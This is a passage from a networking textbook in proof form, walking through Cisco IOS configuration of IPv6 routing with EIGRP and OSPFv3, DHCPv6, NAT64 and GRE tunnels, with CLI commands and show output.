1045 address-family ipv6 unicast autonomous-system 100
1046 router-id 1.1.1.1

```

Repeating this for all routers but adjusting the router ID to reflect the router number will bring up EIGRP for address family IPv6 and advertise all networks, and it will attempt to form adjacencies on all interfaces. To prevent advertisement of networks, you can shut down the address family in af-interface. To prevent forming adjacencies on an interface, you can set the af-interface as a passive interface:

```
Router1#show ipv6 route eigrp
IPv6 Routing Table - default - 8 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
 B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
 H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
 IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
 ND - ND Default, NDP - ND Prefix, DCE - Destination, NDR - Redirect
 O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
 ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
 ld - LISP dyn-EID, a - Application
D 2002:23::/64 [90/1536000]
 via FE80::2, Ethernet0/0
 via FE80::3, Ethernet0/1
D 2002:34::/64 [90/1536000]
 via FE80::3, Ethernet0/1
```

Notice that in the preceding example, EIGRP is using link-local addresses for the next hop. Now you shut down the af-interface between Router3 and Router4. The EIGRP relationship immediately went down:

```
Router3(config-router-af)#af-interface eth1/1
Router3(config-router-af-interface)#shut
*May 17 22:52:48.795: %DUAL-5-NBRCHANGE: EIGRP-IPv6 100: Neighbor FE80::4 (Ethernet1/1) is
down: interface down
Router4(config-router-af)#af-interface eth1/1
Router4(config-router-af-interface)#shut
```

Now that you shut down the address family for IPv6 on both sides of the link between Router3 and Router4, the network is no longer advertised:

```
Router1#show ipv6 route eigrp
IPv6 Routing Table - default - 7 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
 B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
 H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
 IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
 ND - ND Default, NDP - ND Prefix, DCE - Destination, NDR - Redirect
 O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
 ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site
 ld - LISP dyn-EID, a - Application
D 2002:23::/64 [90/1536000]
 via FE80::2, Ethernet0/0
 via FE80::3, Ethernet0/1
```

1090 A more selective way to filter out networks is to use a distribute list. In this example, you reenabled  
 1091 EIGRP on the address family and applied a distribute list:

```
1092 Router3(config)#ipv6 prefix-list FILTER_EIGRP deny 2002:34::/64
1093 Router3(config)#ipv6 prefix-list FILTER_EIGRP permit 0::/0 le 128
1094 Router3(config-ipv6-acl)#router eigrp Apress
1095 Router3(config-router)#address-family ipv6 unicast as 100
1096 Router3(config-router-af)#topology base
1097 Router3(config-router-af-topology)#distribute-list prefix-list FILTER_EIGRP out
```

```
1098 Router4(config)#ipv6 prefix-list FILTER_EIGRP deny 2002:34::/64
1099 Router4(config)#ipv6 prefix-list FILTER_EIGRP permit 0::/0 le 128
1100 Router4(config-ipv6-acl)#router eigrp Apress
1101 Router4(config-router)#address-family ipv6 unicast as 100
1102 Router4(config-router-af)#topology base
1103 Router4(config-router-af-topology)#distribute-list prefix-list FILTER_EIGRP out
```

## 1104 OSPFv3

1105 Just like with named mode EIGRP, OSPFv3 uses multiple address families to support IPv4 and IPv6. Also, just  
 1106 as with EIGRP, you need to set a router ID manually, if there aren't any IPv4 interfaces on the router. Other  
 1107 than that, OSPFv3 is very similar to OSPFv2 configuration.

```
1108 Router1(config-router)#router ospfv3 1
1109 Router1(config-router)#router-id 1.1.1.1
```

1110 If a router ID is not configured and an IPv4 address is not available, OSPFv4 will fail to start:

```
1111 Router4(config-if)#ospfv3 1 ipv6 area 0
1112 Router4(config-if)#
1113 *May 17 23:15:15.958: %OSPFv3-4-NORTRID: Process OSPFv3-1-IPv6 could not pick a router-id,
1114 please configure manually
```

1115 Many of the same options that are available in OSPFv2 are available within each OSPFv3 address family.  
 1116 Just as with the IPv6 address family for EIGRP, you will notice that the network command is missing. For  
 1117 OSPFv3, the protocol needs to be enabled on the interface. In this case, it is actually on the interface and not  
 1118 on an af-interface such as with EIGRP:

```
1119 Router1(config-router)#address-family ipv6 unicast
1120 Router1(config-router-af)#?
1121 Router Address Family configuration commands:
1122 area OSPF area parameters
1123 auto-cost Calculate OSPF interface cost according to bandwidth
1124 bfd BFD configuration commands
1125 compatible Compatibility list
1126 default Set a command to its defaults
1127 default-information Distribution of default information
1128 default-metric Set metric of redistributed routes
1129 discard-route Enable or disable discard-route installation
1130 distance Administrative distance
1131 distribute-list Filter networks in routing updates
```



|                                                                                                                                                                                                                          |                                                          |                      |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------|----------------------|
| event-log                                                                                                                                                                                                                | Event Logging                                            | 1132                 |
| exit-address-family                                                                                                                                                                                                      | Exit from Address Family configuration mode              | 1133                 |
| graceful-restart                                                                                                                                                                                                         | Graceful-restart options                                 | 1134                 |
| help                                                                                                                                                                                                                     | Description of the interactive help system               | 1135                 |
| interface-id                                                                                                                                                                                                             | Source of the interface ID                               | 1136                 |
| limit                                                                                                                                                                                                                    | Limit a specific OSPF feature                            | 1137                 |
| log-adjacency-changes                                                                                                                                                                                                    | Log changes in adjacency state                           | 1138                 |
| manet                                                                                                                                                                                                                    | Specify MANET OSPF parameters                            | 1139                 |
| max-lsa                                                                                                                                                                                                                  | Maximum number of non self-generated LSAs to accept      | 1140                 |
| max-metric                                                                                                                                                                                                               | Set maximum metric                                       | 1141                 |
| maximum-paths                                                                                                                                                                                                            | Forward packets over multiple paths                      | 1142                 |
| no                                                                                                                                                                                                                       | Negate a command or set its defaults                     | 1143                 |
| passive-interface                                                                                                                                                                                                        | Suppress routing updates on an interface                 | 1144                 |
| prefix-suppression                                                                                                                                                                                                       | Enable prefix suppression                                | 1145                 |
| queue-depth                                                                                                                                                                                                              | Hello/Router process queue depth                         | 1146                 |
| redistribute                                                                                                                                                                                                             | Redistribute IPv6 prefixes from another routing protocol | 1147<br>1148         |
| router-id                                                                                                                                                                                                                | router-id for this OSPF process                          | 1149                 |
| shutdown                                                                                                                                                                                                                 | Shutdown the router process                              | 1150                 |
| snmp                                                                                                                                                                                                                     | Modify snmp parameters                                   | 1151                 |
| summary-prefix                                                                                                                                                                                                           | Configure IPv6 summary prefix                            | 1152                 |
| table-map                                                                                                                                                                                                                | Map external entry attributes into routing table         | 1153                 |
| timers                                                                                                                                                                                                                   | Adjust routing timers                                    | 1154                 |
| For basic OSPFv3 configuration, the only thing that needs to be configured in the routing process is the router ID. After that, each interface is added to the OSPF address family for the process:                      |                                                          | 1155<br>1156         |
| Router1(config-router-af)#int eth0/1                                                                                                                                                                                     |                                                          | 1157                 |
| Router1(config-if)#ospfv3 1 ipv6 area 0                                                                                                                                                                                  |                                                          | 1158                 |
| Router1(config-if)#int eth0/0                                                                                                                                                                                            |                                                          | 1159                 |
| Router1(config-if)#ospfv3 1 ipv6 area 0                                                                                                                                                                                  |                                                          | 1160                 |
| *May 17 23:17:40.064: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 2.2.2.2 on Ethernet0/0 from                                                                                                                                 |                                                          | 1161                 |
| LOADING to FULL, Loading Done                                                                                                                                                                                            |                                                          | 1162                 |
| *May 17 23:17:55.499: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from                                                                                                                                 |                                                          | 1163                 |
| LOADING to FULL, Loading Done                                                                                                                                                                                            |                                                          | 1164                 |
| With this basic configuration, you see the IPv6 routes learned by OSPFv3. If you need to change timers or network types or add areas, the configuration is extremely similar to the configuration for IPv4 using OSPFv2: |                                                          | 1165<br>1166<br>1167 |
| Router1#show ipv6 route ospf                                                                                                                                                                                             |                                                          | 1168                 |
| IPv6 Routing Table - default - 8 entries                                                                                                                                                                                 |                                                          | 1169                 |
| Codes: C - Connected, L - Local, S - Static, U - Per-user Static route                                                                                                                                                   |                                                          | 1170                 |
| B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP                                                                                                                                                                    |                                                          | 1171                 |
| H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea                                                                                                                                                                |                                                          | 1172                 |
| IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO                                                                                                                                                             |                                                          | 1173                 |
| ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect                                                                                                                                                      |                                                          | 1174                 |
| O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2                                                                                                                                                      |                                                          | 1175                 |
| ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, ls - LISP site                                                                                                                                                             |                                                          | 1176                 |
| ld - LISP dyn-EID, a - Application                                                                                                                                                                                       |                                                          | 1177                 |

```

1178 0 2002:23::/64 [110/20]
1179 via FE80::2, Ethernet0/0
1180 via FE80::3, Ethernet0/1
1181 0 2002:34::/64 [110/20]
1182 via FE80::3, Ethernet0/1

```

## 1183 DHCPv6

1184 We covered setting up routers for IPv4 in Chapter 9, but we can also configure routers to connect to a DHCP  
 1185 server by creating a DHCP pool on the routers for IPv6 addresses. IPv6 has two methods: stateless and  
 1186 stateful DHCPv6 servers. Stateful DHCPv6 is similar to how DHCP operates in IPv4. DHCPv6 servers keep  
 1187 track of bindings and track what IPv6 addresses are assigned to each host. Stateless DHCPv6 doesn't have  
 1188 IPv6 addresses assigned to hosts. The addresses are autoconfigured, and the DHCPv6 server only assigns  
 1189 information such as DNS server and domain name. Let's use Figure 14-7 as an example.

This figure will be printed in  
b/w



Figure 14-7. DHCPv6 example

## 1190 Stateful DHCPv6 Server Example

1191 We will create a pool called STATEFUL. The server must be created on the interface of the router that is  
 1192 running the server to identify which pool to use. We will set a DNS server. The **ipv6 nd managed-config-flag**  
 1193 command lets the hosts know to use DHCPv6. The **no-autoconfig** command lets the hosts know not to use  
 1194 stateless configuration. Rapid-commit can be added to the configuration to speed up the process:

```

1195 Server
1196 Server(config)#ipv6 unicast-routing
1197 Server(config)#ipv6 dhcp pool STATEFUL
1198 Server(config-dhcpv6)#address prefix 2001:DB8:1234:1::/64
1199 Server(config-dhcpv6)#dns-server 2001::12
1200 Server(config-dhcpv6)#domain-name Apress.com
1201 Server(config-dhcpv6)#int g0/0
1202 Server(config-if)#ipv6 address 2001:DB8:1234:1::1/64
1203 Server(config-if)#ipv6 nd managed-config-flag
1204 Server(config-if)#ipv6 dhcp server STATEFUL

```

1205 The **ipv6 address dhcp** command should be used on the DHCPv6 client interface to receive an IPv6  
 1206 address from the IPv6 server:

```

1207 STATEFUL Client
1208 STATEFUL(config)#Ipv6 unicast-routing
1209 STATEFUL(config)#Int g0/0
1210 STATEFUL(config-if)#Ipv6 enable
1211 STATEFUL(config-if)#ipv6 address dhcp

```

AU7

|                                                                                                                                                   |      |
|---------------------------------------------------------------------------------------------------------------------------------------------------|------|
| Use the <b>show ipv6 dhcp interface</b> command to see information received from the DHCP server:                                                 | 1212 |
| STATEFUL#show ipv6 dhcp interface                                                                                                                 | 1213 |
| <b>GigabitEthernet0/0 is in client mode</b>                                                                                                       | 1214 |
| State is OPEN                                                                                                                                     | 1215 |
| Renew will be sent in 0d0h                                                                                                                        | 1216 |
| List of known servers:                                                                                                                            | 1217 |
| Reachable via address: FE80::20A:F3FF:FE90:E901                                                                                                   | 1218 |
| DUID: 00030001000AF390E901                                                                                                                        | 1219 |
| Preference: 0                                                                                                                                     | 1220 |
| Configuration parameters:                                                                                                                         | 1221 |
| IA PD: IA ID 27750, T1 0, T2 0                                                                                                                    | 1222 |
| <b>Address: 2001:DB8:1234:1:2492:48A2:FCC7:6160/128</b>                                                                                           | 1223 |
| preferred lifetime 86400, valid lifetime 172800                                                                                                   | 1224 |
| expires at July 13 2020 9:51:33 pm (172800 seconds)                                                                                               | 1225 |
| <b>DNS server: 2001::12</b>                                                                                                                       | 1226 |
| <b>Domain name: Apress.com</b>                                                                                                                    | 1227 |
| Information refresh time: 0                                                                                                                       | 1228 |
| Prefix name:                                                                                                                                      | 1229 |
| Rapid-Commit: disabled                                                                                                                            | 1230 |
| Use command <b>show ipv6 interface brief</b> to check if it has an IPv6 address:                                                                  | 1231 |
| STATEFUL#show ipv6 interface brief                                                                                                                | 1232 |
| GigabitEthernet0/0 [up/up]                                                                                                                        | 1233 |
| FE80::2D0:BCFF:FE8B:E401                                                                                                                          | 1234 |
| 2001:DB8:1234:1:2492:48A2:FCC7:6160                                                                                                               | 1235 |
| GigabitEthernet0/1 [administratively down/down]                                                                                                   | 1236 |
| unassigned                                                                                                                                        | 1237 |
| GigabitEthernet0/2 [administratively down/down]                                                                                                   | 1238 |
| unassigned                                                                                                                                        | 1239 |
| Vlan1 [administratively down/down]                                                                                                                | 1240 |
| unassigned                                                                                                                                        | 1241 |
| We have verified that the IP address has been received.                                                                                           | 1242 |
| On the DHCP server, we will use the <b>show ipv6 dhcp pool</b> and <b>show ipv6 dhcp binding</b> commands to show the DHCP binding on the server: | 1243 |
| Server#show ipv6 dhcp pool                                                                                                                        | 1245 |
| <b>DHCPv6 pool: STATEFUL</b>                                                                                                                      | 1246 |
| <b>Address allocation prefix: 2001:DB8:1234:1::/64 valid 172800 preferred 86400 (2 in use, 0 conflicts)</b>                                       | 1247 |
| <b>DNS server: 2001::12</b>                                                                                                                       | 1248 |
| <b>Domain name: Apress.com</b>                                                                                                                    | 1249 |
| <b>Active clients: 1</b>                                                                                                                          | 1250 |
| Server#show ipv6 dhcp binding                                                                                                                     | 1252 |
| Client: (GigabitEthernet0/0)                                                                                                                      | 1253 |
| DUID: 0003000100D0BC8BE401                                                                                                                        | 1254 |
| IA PD: IA ID 27750, T1 0, T2 0                                                                                                                    | 1255 |

```

1256 Address: 2001:DB8:1234:1::/64
1257 preferred lifetime 86400, valid lifetime 172800
1258 expires at July 13 2020 10:5:27 pm (172800 seconds)

```

## 1259 Stateless DHCPv6 Server Example

1260 Let's move on to the stateless configuration. We will create our pool again. We will not create a prefix here as  
 1261 we did in the stateful configuration as autoconfiguration will be used. You will notice one difference on the  
 1262 server interface. The **ipv6 nd other-config-flag** command is used to let the hosts know they will use DHCPv6  
 1263 to receive information such as DNS server and domain name after they have an IPv6 address. We will see  
 1264 that we can configure two different types of DHCPv6 servers on our router:

```

1265 Server
1266 Server(config)#ipv6 unicast-routing
1267 Server(config)#ipv6 dhcp pool STATELESS
1268 Server(config-dhcpv6)#dns-server 2001::12
1269 Server(config-dhcpv6)#domain-name Apress.com
1270 Server(config-dhcpv6)#int g0/1
1271 Server(config-if)#ipv6 address 2001:DB8:4567:1::/64
1272 Server(config-if)#ipv6 dhcp server STATELESS
1273 Server(config-if)#ipv6 nd other-config-flag

```

### 1274 Client Configuration

1275 The **ipv6 address autoconfig** command should be used on the DHCPv6 client interface to receive an  
 1276 IPv6 address via autoconfiguration:

```

1277 STATELESS(config)#Ipv6 unicast-routing
1278 STATELESS(config)#Int g0/0
1279 STATELESS(config-if)#Ipv6 enable
1280 STATELESS(config-if)#Ipv6 address autoconfig

```

1281 Use command **show ipv6 interface** to check if it has an IPv6 address:

```

1282 STATELESS#show ipv6 interface
1283 GigabitEthernet0/0 is up, line protocol is up
1284 IPv6 is enabled, link-local address is FE80::230:A3FF:FEA3:4401
1285 No Virtual link-local address(es):
1286 Global unicast address(es):
1287 2001:DB8:4567:1:230:A3FF:FEA3:4401, subnet is 2001:DB8:4567:1::/64
1288 Joined group address(es):
1289 FF02::1
1290 FF02::2
1291 FF02::1:FFA3:4401
1292 MTU is 1500 bytes
1293 ICMP error messages limited to one every 100 milliseconds
1294 ICMP redirects are enabled
1295 ICMP unreachable are sent
1296 ND DAD is enabled, number of DAD attempts: 1
1297 ND reachable time is 30000 milliseconds
1298 ND advertised reachable time is 0 (unspecified)
1299 ND advertised retransmit interval is 0 (unspecified)
1300 ND router advertisements are sent every 200 seconds

```

ND router advertisements live for 1800 seconds 1301  
 ND advertised default router preference is Medium 1302  
 Hosts use stateless autoconfig for addresses. 1303


We can see that the STATELESS router has received an IP address from the subnet we configured on the server. 1304  
 server. 1305

Use command **show ipv6 dhcp pool** to view the DHCPv6 pool on the server. We now see that we have two DHCP pools on the router: 1306  
 1307

```
Server#show ipv6 dhcp pool 1308
DHCPv6 pool: STATEFUL 1309
Address allocation prefix: 2001:DB8:1234:1::/64 valid 172800 preferred 86400 (2 in use, 0 1310
conflicts) 1311
DNS server: 2001::12 1312
Domain name: Apress.com 1313
Active clients: 1 1314
DHCPv6 pool: STATELESS 1315
DNS server: 2001::12 1316
Domain name: Apress.com 1317
Active clients: 0 1318
```

## NAT and IPV6 1319

We configured NAT and IPv4 in Chapter 9, but sometimes hosts on an IPv4 network need to talk with hosts on an IPv6 network. NAT46 is used to translate IPv4 addresses into IPv6 addresses, while NAT64 is used to translate IPv6 addresses to IPv4 addresses. NAT64 has two translation options: stateless and stateful. Stateless translation means that there is no address pool or stateful mapping binding of IPv4 to IPv6 IP addresses. In stateless NAT64, the IPv6 address has the IPv4 address embedded in it. In stateful mapping, the IPv6 to IPv4 address mapping bindings are now maintained. Stateful translation does not support multicast. Let's look at an example of this using Figure 14-8. 1320  
 1321  
 1322  
 1323  
 1324  
 1325  
 1326



**Figure 14-8.** NAT64 STATELESS diagram

Let's cover the steps to configure stateless NAT64. To enable stateless NAT64 on the router, you must use the **nat64 enable** command on the IPv4 and IPv6 interfaces in which the translation will occur. Next, you will use the **nat64 prefix stateless** command to define the prefix to be used for the IPv4-embedded IPv6 addresses. Then we will use the **nat64 route** command to state the IPv4 prefixes we want translated and what IPv6 interface these packets will be forwarded to. Finally, we will use the **ipv6 route** command to state which IPv6 prefixes we want to be translated and which interface to forward these packets to: 1327  
 1328  
 1329  
 1330  
 1331  
 1332

**STATELESS**

```

1333
1334 Router3

1335 Router3(config)#interface Ethernet0/0
1336 Router3(config-if)# ip address 192.168.1.2 255.255.255.0
1337 Router3(config-if)#router ospf 1
1338 Router3(config-router)#network 192.168.1.0 0.0.0.255 area 0

1339 Router1

1340 Router1(config)#ipv6 unicast-routing
1341 Router1(config)#interface Ethernet0/0
1342 Router1(config-if)#nat64 enable
1343 Router1(config-if)#ipv6 enable
1344 Router1(config-if)#ipv6 address 2001:DB8::1:1/64
1345 Router1(config-if)#ipv6 ospf 1 area 0
1346 Router1(config-if)#interface Ethernet0/1
1347 Router1(config-if)#ip address 192.168.1.1 255.255.255.0
1348 Router1(config-if)#nat64 enable
1349 Router1(config-if)#Ipv6 router ospf 1
1350 Router1(config-rtr)#default-information originate always
1351 Router1(config-rtr)#router ospf 1
1352 Router1(config-router)#network 192.168.1.0 0.0.0.255 area 0
1353 Router1(config-router)#default-information originate always
1354 Router1(config-router)#nat64 prefix stateless 2001:DB8:1:5::/96
1355 Router1(config)#nat64 route 192.168.2.0/24 ethernet 0/0

1356 Router2

1357 Router2(config)#ipv6 unicast-routing
1358 Router2(config)#interface Ethernet0/0
1359 Router2(config-if)#ipv6 enable
1360 Router2(config-if)#nat64 enable
1361 Router2(config-if)#ipv6 ospf 1 area 0
1362 Router2(config-if)# ipv6 address 2001:DB8::1:3/64
1363 Router2(config-if)#e0/1
1364 Router2(config-if)#ipv6 enable
1365 Router2(config-if)#nat64 enable
1366 Router2(config-if)#ipv6 ospf 1 area 0
1367 Router2(config-if)# ipv6 address 2001:DB8:1:5::c0a8:0201/120
1368 Router2(config-if)#ipv6 router ospf 1
1369 Router2(config-rtr)#router-id 2.2.2.2
1370 Router2(config-rtr)#ipv6 route 2001:DB8:1:5:c0a8:0102/128 2001:DB8::1:1

```

1371 Our goal is for IPv4 Router3 to communicate with IPv6 Router2's E0/1 interface. Router3 does not  
 1372 understand IPv6 addresses, so it needs an IPv4 address to communicate with. The IPv4 subnet we chose  
 1373 is 192.168.2.0/24. We used the NAT64 prefix command to define the stateless NAT64 prefix to be added,  
 1374 allowing the IPv4 host to translate the IPv4 address into an IPv6 address. Upon receiving the IPv4 packet  
 1375 destination to 192.168.2.1, NAT64 translates the IPv4 address into IPv6 address 2001:DB8:1:5::C0A8:0201.

AU8

COA80201 is the hexadecimal format of 192.168.2.1. 2001:DB8:1:5::/96 is the prefix we defined using the **nat64 prefix stateless** command. NAT64 also translates source IPv4 address 192.168.1.2 into IPv6 address 2001:DB9:0:1::COA8:0102. COA80102 is hexadecimal format of 192.168.1.2. After receiving return IPv6 traffic, NAT64 translates IPv6 address 2001:DB9:1:5:: COA8:0201 back into IPv4 address 192.168.2.1 and IPv6 address 2001:DB8:1:5::COA8:0102 back into IPv4 address 192.168.1.2.

Let's see if Router3 can communicate with Router2:

```
Router3#ping 192.168.2.1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.1, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 3/4/5 ms
```

Let's review the routing table on Router1 and Router2:

```
Router2#show ipv6 route
IPv6 Routing Table - default - 7 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
 B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
 H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
 IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
 ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
 O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
 ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, la - LISP alt
 lr - LISP site-registrations, ld - LISP dyn-eid, a - Application
OE2 ::/0 [110/1], tag 1
 via FE80::A8BB:CCFF:FE00:500, Ethernet0/0
S 64:FF9B::/96 [1/0]
 via ::100.0.0.1, NVI1
C 2001:DB8::/64 [0/0]
 via Ethernet0/0, directly connected
L 2001:DB8:1:3/128 [0/0]
 via Ethernet0/0, receive
C 2001:DB8:1:5::COA8:200/120 [0/0]
 via Loopback0, directly connected
L 2001:DB8:1:5::COA8:201/128 [0/0]
 via Loopback0, receive
L FF00::/8 [0/0]
 via Null0, receive
```

```
Router1#show ipv6 route
IPv6 Routing Table - default - 6 entries
Codes: C - Connected, L - Local, S - Static, U - Per-user Static route
 B - BGP, HA - Home Agent, MR - Mobile Router, R - RIP
 H - NHRP, I1 - ISIS L1, I2 - ISIS L2, IA - ISIS interarea
 IS - ISIS summary, D - EIGRP, EX - EIGRP external, NM - NEMO
 ND - ND Default, NDp - ND Prefix, DCE - Destination, NDr - Redirect
 O - OSPF Intra, OI - OSPF Inter, OE1 - OSPF ext 1, OE2 - OSPF ext 2
 ON1 - OSPF NSSA ext 1, ON2 - OSPF NSSA ext 2, la - LISP alt
 lr - LISP site-registrations, ld - LISP dyn-eid, a - Application
```

```


1422 S 64:FF9B::/96 [1/0]
1423 via ::100.0.0.1, NVI1
1424 C 2001:DB8::/64 [0/0]
1425 via Ethernet0/0, directly connected
1426 L 2001:DB8::1:1/128 [0/0]
1427 via Ethernet0/0, receive
1428 S 2001:DB8:1:5::/96 [1/0]
1429 via ::42, NVI1
1430 O 2001:DB8:1:5::COA8:201/128 [110/10]
1431 via FE80::A8BB:CFF:FE00:400, Ethernet0/0
1432 L FF00::/8 [0/0]
1433 via Null0, receive

```

## 1434 Stateful NAT64

1435 Let's cover the steps to configure stateful NAT64. The main difference in the configuration compared to  
 1436 stateless NAT64 is now we need to configure address pools. To enable stateful NAT64 on the router, you must  
 1437 use the **nat64 enable** command on the IPv4 and IPv6 interfaces in which the translation will occur. Next,  
 1438 you will use the **nat64 prefix stateful** command to define the prefix to be used for the IPv4-embedded IPv6  
 1439 addresses. Static one-to-one mappings can be configured using the **nat64 v6v4 static** command. Dynamic  
 1440 one-to-one mappings can be configured using the **nat64 v6v4 pool** command. After a pool is created, then  
 1441 you enable mapping with the access list using command **nat64 v6v4 list** access-list-name **pool** pool-name.  
 1442 Dynamic port mapping can be configured by configuring the pool with the **overload** command to enable  
 1443 port mapping. Then we will use the **nat64 route** command to state the IPv4 prefixes we want translated and  
 1444 what IPv6 interface these packets will be forwarded to. Finally, we will use the **ipv6 route** command to state  
 1445 which IPv6 prefixes we want to be translated and which interface to forward these packets to. We will use  
 1446 Figure 14-9 in our stateful example.

this figure will be printed in black



**Figure 14-9.** NAT64 STATEFUL diagram

```

1447 STATEFUL Configuration
1448 Router3
1449 Router3(config)#interface Ethernet0/0
1450 Router3(config-if)# ip address 192.168.1.2 255.255.255.0
1451 Router1
1452 Router1(config)#ipv6 unicast-routing
1453 Router1(config)#interface Ethernet0/0
1454 Router1(config-if)# nat64 enable
1455 Router1(config-if)# ipv6 address 2001:DB8::1:1/64
1456 Router1(config-if)# ipv6 enable
1457 Router1(config-if)#interface Ethernet0/1

```



```

Router1(config-if)# ip address 192.168.1.1 255.255.255.0 1458
Router1(config-if)# nat64 enable 1459
Router1(config-if)#nat64 prefix stateful 3001::/96 1460
Router1(config-if)#nat64 v6v4 static 2001:DB8::1:3 192.168.1.3 1461

 Router2 1462

Router2(config)#ipv6 unicast-routing 1463
Router2(config)#interface Ethernet0/0 1464
Router2(config-if)# ipv6 address 2001:DB8::1:3/64 1465
Router2(config-if)# ipv6 enable 1466
Router2(config-if)#ipv6 route ::/0 2001:DB8::1:1 1467

 Let's ping from Router3 to our fake IPv4 destination: 1468

Router3#ping 192.168.1.3 1469
Type escape sequence to abort. 1470
Sending 5, 100-byte ICMP Echos to 192.168.1.3, timeout is 2 seconds: 1471
!!!!! 1472
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms 1473

 Now let's see our translations: 1474

Router1#show nat64 translations 1475
Proto Original IPv4 Translated IPv4 1476
 Translated IPv6 Original IPv6 1477

--- --- ---
 192.168.1.3 2001:DB8::1:3 1480

Total number of translations: 1 1481

Let's view some other information. 1482
Router1#show nat64 statistics 1483
NAT64 Statistics 1484

Number of NAT64 enabled interfaces: 2 1485

Number of packets translated by stateless NAT64: 1486
 Packets translated (IPv4 -> IPv6): 0 1487
 Packets translated (IPv6 -> IPv4): 0 1488

Number of packets translated by stateful NAT64: 1489
 Packets translated (IPv4 -> IPv6): 12 1490
 Packets translated (IPv6 -> IPv4): 14 1491

Number of packets translated by MAP-T: 1492
 Packets translated (IPv4 -> IPv6): 0 1493
 Packets translated (IPv6 -> IPv4): 0 1494

```

AU9

```

1495 Global Statistics
1496 Prefix: 64:FF9B::/96
1497 Packets translated (IPv4 -> IPv6): 0
1498 Packets translated (IPv6 -> IPv4): 0
1499 Packets dropped: 0
1500 Prefix: 3001::/96
1501 Packets translated (IPv4 -> IPv6): 1
1502 Packets translated (IPv6 -> IPv4): 0
1503 Packets dropped: 0
1504 Interface Statistics

1505 Total active translations: 1(1 static, 0 dynamic,0 extended)
1506 Active sessions: 0
1507 Number of expired entries: 3

1508 Number of packets:
1509 CEF Translated: 26 CEF Punted packets: 16
1510 Dropped: 24
1511 Hits: 25 Misses: 33
1512 Dynamic Mapping Statistics
1513 Limit Statistics
1514 Maximum entries limit not configured

```

1515 We can also use the **nat64 v4v4 static** command to translate IPv4 addresses to IPv6 addresses. NAT66  
 1516 can also be used to translate IPv6 addresses, but this is very unlikely to be used with the large size of the IPv6  
 1517 address space.

## 1518 GRE Tunnels

1519 GRE tunnels allow for data to be tunneled between routers. GRE packets are encapsulated by the passenger  
 1520 protocol, one of the network protocols, inside of packets of another protocol named the transport protocol.  
 1521 The packets are decapsulated by the receiving router and sent to the appropriate destination. GRE tunnels  
 1522 are unique because they can be used to send traffic to routers that are unsupported for certain traffic. Cisco  
 1523 created GRE tunnels to tunnel multiple protocols over IP tunnels. Traffic inside the tunnels is unaware of the  
 1524 network topology, and no matter how many hops are between the source and destination, traffic traversing  
 1525 the tunnel sees the end of the tunnel as a single hop. GRE tunnels are logical connections but work just like  
 1526 a physical connection. Loopback addresses are normally used for source and destination addresses so that  
 1527 traffic can still traverse the GRE tunnel as long as the loopback addresses are reachable. Traffic is routed  
 1528 across the tunnel using static routes or dynamic routing. It is best practice to use a separate routing protocol  
 1529 or static routes to define the routes to tunnel endpoints and another protocol for the tunnel networks. Use  
 1530 Figure 14-10 to create a GRE tunnel.

this figure will be printed in b/w




Figure 14-10. GRE diagram

Now let's create a GRE tunnel between Router7 and Router5. The tunnel configuration is no different than any other interface. The **tunnel source** command is used to set the source IP address or interface of the tunnel, and the **tunnel destination** command is used to set the destination IP address of the tunnel:

```
Router5 Configuration
Router5(config-if)#int loo 0
Router5(config-if)#ip add 5.5.5.5 255.255.255.255
Router5(config-if)#int tunnel 1
*Mar 25 01:20:07.867: %LINEPROTO-5-UPDOWN: Line protocol on Interface Tunnel1, changed state
to down
Router5(config-if)#ip address 192.168.3.2 255.255.255.252
Router5(config-if)#tunnel source 5.5.5.5
```

The source command can also be configured as:

```
Router5(config-if)#tunnel source loopback 1
Router5(config-if)#tunnel destination 6.6.6.6
Router5(config-if)#ip route 6.6.6.6 255.255.255.255 192.168.2.1
```

GRE tunnel source and destination IP addresses must be routable and need to be reached by both routers. Either this is done via a routing protocol or via static routing:

```
Router5#sh interface tunnel1
Tunnel1 is up, line protocol is up
Hardware is Tunnel
Internet address is 192.168.3.2/30
```

You can see that the tunnel is up, but the tunnel stays up unless a keepalive is configured. A keepalive can be configured using the **keepalive** command with seconds and retries:

```
Router5(config-if)#keepalive ?
<0-32767> Keepalive period (default 10 seconds)
<cr>
```

```
Router5(config-if)#keepalive 5 ?
<1-255> Keepalive retries
<cr>
```

```
Router5(config-if)#keepalive 5 4
```

```
Router7 Configuration
Router7(config-if)#int loop 0
